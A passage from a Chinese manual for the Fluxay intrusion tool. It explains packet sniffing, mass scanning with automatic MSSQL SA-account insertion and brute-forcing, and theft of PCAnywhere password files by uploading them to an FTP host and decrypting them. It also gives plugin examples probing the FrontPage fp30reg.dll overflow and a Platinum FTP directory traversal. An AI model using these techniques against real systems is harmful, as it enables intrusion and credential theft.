LogFile：记录的嗅探文件，文件名+数字的形式线性增长。

当选择了网卡以后，Start IP、End IP 和 Gateway 会根据网卡的设置变化，通常情况下 Gateway 地址不用更改。Start IP 和 End IP 的范围必须在网卡设置的范围内。

 不要指定太大的 IP 范围，通常情况下宽带接入不要超过 64 个 IP，局域网不要超过 255 个 IP，否则流量太大，在某些情况下会引起安装嗅探引擎主机当机。

 根据需要进行选择需要嗅探的协议，只有被选中的协议类型才会被发送回客户界面。考虑这一点的关键和流光和嗅探引擎的连接速度有关。


 如果指定关键字，则只会收到含有（或者不含有）指定关键字的数据包，这样也可以减少数据传输的流量。每一个关键字用“;”间隔。

遵循以上的规则，可以保证整个嗅探的可靠性和稳定性，请根据实际情况进行设置，嗅探的数据并不是越多越好，而是在于数据的质量。

设置完成后，按下 [OK]，进入嗅探的主界面。

4.4.4 开始嗅探

嗅探监控的主界面

**选项说明（选项以选中为例进行说明）**

Source：源 IP 地址

SPort：源端口

Dest：目标 IP 地址

DPort：目标端口

Protocol：协议类型

Content：数据包摘要

ID：数据包编号

Start：开始嗅探


Load：打开嗅探记录文件（仅用于 work Offline 模式）

Refresh：和嗅探引擎重新建立连接，使用于连接情况不稳定的环境。

Freeze：冻结屏幕滚动

Stop：停止嗅探

按下[Start]，就可以通知嗅探引擎开始工作。



区域 1：嗅探到的数据包列表。

区域 2：显示选中的数据包。

区域 3：控制台输出，用于查看嗅探引擎的工作情况。

区域 4：嗅探网络的流量统计。

4.4.5 终止


按下 [STOP]，即可停止嗅探。

5 功能说明

5.1 简单主机(漏洞)扫描

这个功能主要用于在一个大范围的网段中寻找开放了指定服务的主机。

从[Scan]->Base Scanning 启动或者按 CTRL+R。



选项说明（选项以选中为例进行说明）
Start IP：扫描的起始 IP 地址
End IP：扫描的结束 IP 地址
Scan For：需要扫描的开放端口
Insert SA：对于发现的 MSSQL 主机自动增加用户 SA
Brute Force：对某些类型的主机在发现的同时进行简单地暴力破解
Insert FrontPage Host as HTTP Host：对于安装了 FrontPage 扩展的主机，插入到 HTTP 主机列表中。这样做的目的主要在于可以通过 HTTP 的 NTLM 方式对系统帐号进行破解。
Add to Current Tree：将发现的主机插入相应的树型列表，例如将发现的 POP3 主机插入树型列表中 POP3 分枝下。


按下 [OK] 开始扫描。

```

Server 211.100.6.77 Port 0139....Open.
Detect Os of Host 211.100.6.77...
Detect Host 211.100.6.77 Unicode Method A...
Detect Host 211.100.6.9 Unicode Method F...
Searching 211.100.6.9 PCAnyWhere Password File...
Detect Host 211.100.6.9 Remote Get Sam Method A...
Detect Host 211.100.6.9 Remote Get Sam Method B...
Detect Host 211.100.6.42 Remote Get Sam Method A...
Detect Host 211.100.6.42 Remote Get Sam Method B...

```

当扫描完成后，会将这一类型的主机插入相对应的树型列表中。在这个例子中，这些主机将被插入 IPC 主机中。



在下面会出现相对应的一些信息。

: 安装了 FrontPage 主机的系统。


: 具有 UNICODE 解码漏洞的主机，可以通过双击进入相对应的渗透工具。

: 开放了 RPC 服务的主机。

: 安装了 PCAnywhere，并且可以通过相关的漏洞获得用户密码文件。

可以通过双击进入相对应的渗透工具。例如：

将密码文件通过远程上传至指定的 FTP 主机，然后从 FTP 下载到本地。



选项说明（选项以选中为例进行说明）
FTP Server：上传的 FTP 主机
Username：FTP 的用户名
Password：FTP 的密码
FTP Filename：上传后保存的文件名称
IIS Detect CMD is Prohibited：禁止远程系统检测 CMD，如果上传失败可以尝试选择此项。

上传成功后，可以下载到本地，并且利用相应的工具进行还原。
([Tools]->Misc->PCAnyWhere Decipher)。




密码还原的结果

5.2 高级漏洞扫描


此部分中将对漏洞扫描的各个模块进行详细描述，包括一些设置和使用的技巧。建议以前用过流光的用户可以仔细阅读此部分。

5.2.1 设置指南



在 Threads 一项中，应该根据扫描引擎所安装的主机网络情况进行设置，在 100M 的网络环境中，可以设置为 200；其他情况下依次递减。

点击 [Option]，可以对扫描引擎的 Socket 进行参数设置。




选项说明

Connect TimeOut：默认为 10000 毫秒。当扫描引擎对目标发起一个 TCP 连接时，如果在指定的时间内没有得到响应，则认为此端口没有开放。扫描引擎所在的网络环境有良好的速率，可以尝试减低此数值以提高扫描速度。

Data TimeOut: 数据传送的超时设置。当连接成功建立后, Socket 在读写的时候最多等待 10000 毫秒 (默认), 如果没有任何数据, 就产生一个超时, 关闭连接。

可以在扫描之前设置这些选项, 也可以在扫描进行的过程中对这些选项进行动态调整。调整的方式是直接鼠标拖动界面左下方的滑动条。




拖住图中红圈中方块, 向左或者向右进行拖曳。越往右边超时设置越小, 速度越快, 但是漏报率增高, 反之亦然。

5.2.2 扫描的方式

扫描引擎的工作方式有两种, 在线方式和后台方式。

选择扫描引擎时, 可以进行选择。



选项说明

Show Detail: 在线方式, 流光的界面和扫描引擎保持连接, 扫描的信息实时通过加密的隧道传送到界面。在此过程中, 如果连接发生中断, 那么扫描引擎将终止扫描。在这种方式中, 不能使用流光的其他的功能, 直到本次扫描结束。



Run as Daemon: 后台方式, 流光把扫描的设置信息发送给扫描引擎后, 就断开和扫描引擎的连接。扫描引擎根据 [Option] 中设置, 在扫描完成后, 将结果发送给用户。这种方式的优点在于可以做到无人监控, 用户不必等待扫描结束就可以开始其他的工作。

[Option] 只有再选择了后台方式时且选择的主机不是 Localhost (本地) 时, 才被激活。

选项说明

Notify Me Via SMS.....: 通过短消息通知用户扫描已经完成。

Snd Mobile: 发送的手机号码

Password: 发送手机的密码

Retr Mobile: 接收的手机号码

Notify Me Via E-Mail.....: 通过邮件通知用户扫描已经完成

Attach PTR Files: 在邮件中附上扫描结果文件

Delete Swap File While.....: 当邮件被成功发送后, 删除扫描时产生的临时文件

如果需要通过 SMS 的方式通知, 那么首先需要到 <http://sms.sina.com.cn> 为手机申请一个帐号, 扫描引擎发送的 SMS 都是

通过新浪发送的。在设置了以后，最好按下 [Test] 进行测试。如果设置无误，在 10 多秒后，手机会收到一条测试信息，如图：



如果通过邮件发送，那么当扫描完成后，可以根据需要直接把中间结果文件通过邮件发送到用户的邮箱。

以上两种方式可以同时选择。

5.2.3 扫描报告


在线方式的扫描报告会经扫描引擎和流光自动进行处理，不再赘述，在此主要说明的是后台方式扫描报告的接收和处理。

在扫描引擎存放的报告是经过 3DES 加密的，只有发出扫描命令的唯一流光版本才能接收和还原报告。


5.2.3.1 手工接收报告

如果仅仅通过短消息，没有通过邮件发送结果，那么需要手工接收扫描的报告。

从下图所示的菜单启动扫描接收功能。




[File]->Analysis Fluxay Sensor Result->Fluxay Sensor Scan History, 或者按 Ctrl+E。



选项说明
Host IP：扫描引擎的主机 IP 地址
More：进入扫描引擎管理器（参见管理扫描引擎一节）
Sensor Port：扫描引擎主机监听的端口
Username：管理扫描引擎的用户名
Password：管理扫描引擎的密码
Remove：删除选中的报告（在扫描引擎的主机上）

点击 [Connect]，连接成功后，会返回所选择的扫描引擎的扫描记录。



选择需要打开的报告，点鼠标右键，从弹出的菜单中选择。

选项说明
Open：从远程接收报告
Open and Remove：从远程接受报告，并且删除在扫描引擎上存放的副本

接收之后会自动打开报告。

5.2.3.2 邮件报告

如果通过邮件收到了扫描结果，按照以下步骤生成最终的扫描报告：

1. 将邮件中的附件另存到指定的目录。
2. [File]->Analysis Fluxay Sensor Result->Convert Fluxay Sensor PTR File，或者按 Ctrl+T。
3. 从文件对话框中选择刚才另存的 PTR 文件，点击 [Open]。

5.2.3.3 解密报告

报告在接收到本地后，由流光使用设定的密钥进行解密，如果密钥不对将无法得到正确的结果。如果在扫描之后修改了密钥（即扫描时的密钥和接收的密钥不一致），那么请先改回原来的密钥，这样才能够得到正确的解密报告。

5.2.4 插件

流光的扫描提供了简单的插件功能，对一些新出现的漏洞可以通过写一个脚本的方式加入流光的扫描规则中。

插件文件的后缀名称为*.flux，存放在 [Setup Directory] \Plugins 中。

并且必须也放入 [Setup Directory] \FluxaySensor\Plugins 中。

5.2.4.1 结构

插件的一般形式：

Name= 插件的名称，可以任意设置。

Type= 适用的操作系统，NT 和 UNIX 两类。

Detail=插件的详细描述，出现在最后的扫描报告中。

port=目标的 TCP 端口

#start //开始

//执行的命令

#start^ //结束，也是插件检测成功的标志。

5.2.4.2语法和命令

Send=发送的字符串

例如:send=GET / HTTP/1.0\0x0d\0x0a

在字符串中，不可以打印字符用“\”作为转义字符，16 进制表示。

Recv=接受的最大字符数目

例如:Recv=100，最多接收 100 个字符

? 比较

<> 包含

! 非，取反

=相等

例如

?<>TESTSTRING 表示是否含有“TESTSTRING”这个字符串

?!<>404 PAGE NOT FOUND 表示是否不含有“404 PAGE NOT FOUND”

这个字符串

5.2.4.3例子

FrontPage2000 扩展远程溢出的插件

- 1) Name=FrontPage 2000 Extension Exploit
- 2) Type=NT
- 3) Detail=FrontPage 2000 Extension Exploit
- 4) port=80
- 5) #start
- 6) send=HEAD /_vti_bin/_vti_aut/fp30reg.dll

```
HTTP/1.1\0x0d\0x0aHost:%host\0x0d\0x0a\0x0d\0x0a
```

```
7) recv=100
```

```
8) ?<>200 OK
```

```
9) #start^
```

行号是为了解释方便而加入的，实际中的插件不需要行号。下面对每一行的含义作详细解释：

行 1：插件的名称，出现在扫描设置的 Plugins 的列表中。

行 2：对应检测的系统

行 3：插件的详细描述，如果检测成功将出现在扫描报告中。

行 4：连接目标主机的 TCP 端口号

行 5：程序开始标志

行 6：发送一个 HTTP 的请求

行 7：接受 100 个字符

行 8：在接收的字符中是否含有字符串“200 OK”，如果有继续，否则中断执行。

行 9：结束，表示检测成功。

再如 PlatinumFTPserver 目录遍历的漏洞的插件编写如下：

```
Name=Platinum FTP Server vulnerability
```

```
Type=NT
```

```
Detail=Platinum FTP Server Directory traversal vulnerability
```

```
Port=21 //默认 FTP 的端口
```

```
#start
```

```
recv=1024 //接收 1024 个字符
```

```
?<> PlatinumFTPserver //判断是否为相应的 FTP 版本
```

```
send=user anonymous\0x0d\0x0a //匿名登陆
```

```
recv=1024
```



```
?<> 331    //是否允许匿名登陆  
  
send=test@test.com\0x0d\0x0a  
  
recv=1024  
  
?<> 230    //登陆是否成功  
  
send= dir \..\..\..\..\..\ //目录遍历  
  
recv=1024  
  
?<>200 //命令被成功执行  
  
#start^    //结束
```

目前流光的插件功能设计只能用于一些简单的场合,流光插件设计的最终目的是希望达到 Nessus NASL 的强大功能。

5.3 暴力破解

5.3.1 设置技巧


暴力破解从原理上来说就是通过字典里面的单词进行逐个的猜解,经验和一些技巧可以有效地提高破解的效率。

假设以下几种情况来作说明,这些例子将尽量涵盖以上提到的经验和技巧。

5.3.1.1 对一个网段的大范围扫描

对一个网段进行大范围的特定主机的破解时,首先需要做的就是把这些系统识别出来,为了达到这个目的,可以使用简单模式扫描 (Base Scanning)。

[Scan] ->Base Scanning, 或者 CTRL+R



